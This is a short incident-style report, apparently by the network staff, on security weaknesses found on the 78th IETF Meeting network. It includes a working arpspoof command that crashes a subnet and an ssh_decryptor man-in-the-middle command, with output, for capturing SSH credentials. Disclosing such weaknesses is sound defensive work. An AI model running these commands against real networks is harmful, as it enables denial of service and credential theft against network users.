Some of Network Security Issues during the 78th IETF Meeting

During the network deployment and the operation for the 78th IETF Meeting, I found some of the network security problems which are very serious.

1. Dos Attack

To produce a Dos Attack in a sub-network (wired or wireless), it just needs to execute the following command:

arpspoof -i wlan0 130.129.112.1

```
root@bt:~# arpspoof -i wlan0 130.129.112.1
0:22:b0:5b:d0:97 ff:ff:ff:ff:ff:ff 0806 42: arp reply 130.129.112.1 is-at 0:22:b
0:5b:d0:97
0:22:b0:5b:d0:97 ff:ff:ff:ff:ff:ff 0806 42: arp reply 130.129.112.1 is-at 0:22:b
0:5b:d0:97
0:22:b0:5b:d0:97 ff:ff:ff:ff:ff:ff 0806 42: arp reply 130.129.112.1 is-at 0:22:b
0:5b:d0:97
0:22:b0:5b:d0:97 ff:ff:ff:ff:ff:ff 0806 42: arp reply 130.129.112.1 is-at 0:22:b
0:5b:d0:97
0:22:b0:5b:d0:97 ff:ff:ff:ff:ff:ff 0806 42: arp reply 130.129.112.1 is-at 0:22:b
0:5b:d0:97
0:22:b0:5b:d0:97 ff:ff:ff:ff:ff:ff 0806 42: arp reply 130.129.112.1 is-at 0:22:b
0:5b:d0:97
0:22:b0:5b:d0:97 ff:ff:ff:ff:ff:ff 0806 42: arp reply 130.129.112.1 is-at 0:22:b
0:5b:d0:97
0:22:b0:5b:d0:97 ff:ff:ff:ff:ff:ff 0806 42: arp reply 130.129.112.1 is-at 0:22:b
0:5b:d0:97
0:22:b0:5b:d0:97 ff:ff:ff:ff:ff:ff 0806 42: arp reply 130.129.112.1 is-at 0:22:b
```

Figure 1 Dos Attack in a Sub-network

This will crash the entire sub-network, and this attack command can be executed by any host in the same sub-network without login as a legitimate user.

2. Username and Password Eavesdropping during ietf-portal Authentication

Even if the ietf-portal authentication web page is transmitted via the Secure Socket Layer protocol SSL, the username and password of the login account can still be decrypted by attacker, which can be shown in Figure 2 and Figure 3.

Figure 2 Login Account Stolen – a user is authenticating by username and password via SSL



Figure 3 Login Account Stolen – both the encrypted username and password had been Eavesdropped and decrypted by attacker

3. Application Layer Attack

After the login account has been decrypted by the attacker, he/she can do many attacks as a legitimate user of the network, such as DHCP attack, DNS attack and Application Layer Protocol attack etc.

In Figure 4, I just show you an example of email account information eavesdropping attack.



Figure 4 Application Layer Attack – both the encrypted username and password had been stolen and decrypted by attacker

4. Decryption of Encrypted Protocol

Some attackers can even steal information even if it is transmitted via encrypted traffic. As an example, In Figure 5, 6 and 7, I show you the username and password decryption attack in SSH protocol.

To get the encrypted SSH username and password, the attacker just need to start a simple command shown in Figure 5.

```
root@bt:~/ssh_decryptor# ./ssh_decryptor -i wlan0 -t 130.129.19.246 -k /root/ssl
_decryptor.crt -o /root/ssh_0722.txt -s 900 -h 202.112.55.8 130.129.16.1
 * Stopping OpenBSD Secure Shell server sshd                              [ OK ]
sh: /etc/init.d/sshd: not found
In pthread_arpattack: spoofed_ip=130.129.16.1
In pthread_arpattack: spoofed_ip=202.112.55.8
pthread_ssh_decryptor

./runm.sh > /root/ssh_0722.txt
ssh_decryptor: listening on wlan0 [udp dst port 53 and not src 130.129.23.98]
130.129.19.246.56056 > 130.129.5.6.53:  63379+ A? vhost.galaxy.edu.cn
130.129.19.246.56056 > 130.129.5.6.53:  63379+ A? vhost.galaxy.edu.cn
130.129.19.246.49993 > 130.129.5.6.53:  36541+ A? stat.sp.kingsoft.com
130.129.19.246.49993 > 130.129.5.6.53:  36541+ A? stat.sp.kingsoft.com
```

Figure 5 SSH Username and Password Decryption – Start the SSH Man-In-The-Middle Attack

During the authentication of SSH username and password mode (as shown in Figure 6), the information about the username and password provided by the SSH client is captured and decrypted by the attacker as shown in Figure 7.



Figure 6 SSH Username and Password Decryption – A SSH Client is authenticating with the SSH Sever



Figure 7 SSH Username and Password Decryption – The encrypted username and password have been decrypted by attacker